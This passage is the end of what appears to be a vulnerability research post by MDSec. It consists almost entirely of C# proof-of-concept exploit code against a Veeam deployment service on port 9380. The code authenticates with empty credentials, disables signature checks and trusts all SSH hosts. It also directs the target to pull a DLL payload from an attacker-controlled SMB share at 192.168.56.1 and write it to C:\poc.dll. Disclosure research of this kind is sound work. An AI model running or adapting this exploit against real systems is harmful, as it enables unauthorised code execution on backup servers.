        IPEndPoint remoteEP = new IPEndPoint(ipAddress, 9380);
        client = new TcpClient();
        client.Connect(remoteEP);
        Console.WriteLine("Client connected to {0}.", remoteEP.ToString());

        NetworkStream clientStream = client.GetStream();
        NegotiateStream authStream = new NegotiateStream(clientStream, false);
        try
        {
            NetworkCredential netcred = new NetworkCredential("", "");
            authStream.AuthenticateAsClient(netcred, "",
ProtectionLevel.EncryptAndSign, TokenImpersonationLevel.Identification);
            CInputXmlData FIData = new CInputXmlData("FIData");
            CInputXmlData FISpec = new CInputXmlData("FISpec");
            FISpec.SetInt32("FIScope", 190);
            FISpec.SetGuid("FISessionId", Guid.Empty);
            FISpec.SetInt32("FIMethod", 25);
            FISpec.SetString("SystemType", "WIN");
            FISpec.SetString("Host", "127.0.0.1");
            IPAddress[] HostIps = new IPAddress[] { IPAddress.Loopback };
            String[] strAddrs = (from cad in HostIps select
cad.ToString()).ToArray();
            FISpec.SetStrings("HostIps", strAddrs);
            FISpec.SetString("User", SStringMasker.Mask("", guidKey));
            FISpec.SetString("Password", SStringMasker.Mask("", guidKey));
            FISpec.SetString("TaskType", "Package");
            FISpec.SetString("FixProductType", "");
            FISpec.SetString("FixProductVeresion", "");
            FISpec.SetUInt64("FixIssueNumber", 0);
            FISpec.SetString("SshCredentials", SStringMasker.Mask("", guidKey));
            FISpec.SetString("SshFingerprint", "");
            FISpec.SetBool("SshTrustAll", true);
            FISpec.SetBool("IsWindows", true);
            FISpec.SetBool("IsFix", true);
            FISpec.SetBool("CheckSignatureBeforeUpload", false);
            FISpec.SetEnum<ESSHProtocol>("DefaultProtocol", ESSHProtocol.Rebex);

```

```

        FISpec.SetString("FileRelativePath", "FileRelativePath");
        FISpec.SetString("FileProxyPath",
@"\\\\192.168.56.1\\payload\\VeeamDeploymentDll.dll");
        FISpec.SetString("FileRemotePath", @"C:\\poc.dll");
        FIData.InjectChild(FISpec);

        Console.WriteLine(FIData.Root.OuterXml);

        new BinaryWriter(authStream).WriteCompressedString(FIData.Root.OuterXml,
Encoding.UTF8);

        string response = new
BinaryReader(authStream).ReadCompressedString(int.MaxValue, Encoding.UTF8);
        Console.WriteLine("response:");
        Console.WriteLine(response);
    }
    catch (Exception e)
    {
        Console.WriteLine(e);
    }
    finally
    {
        authStream.Close();
    }
    Console.ReadKey();
}

}

```

This post was written by [Sina Kheirkhah](#).

[\[image: image\]](#)

written by

MDSec Research

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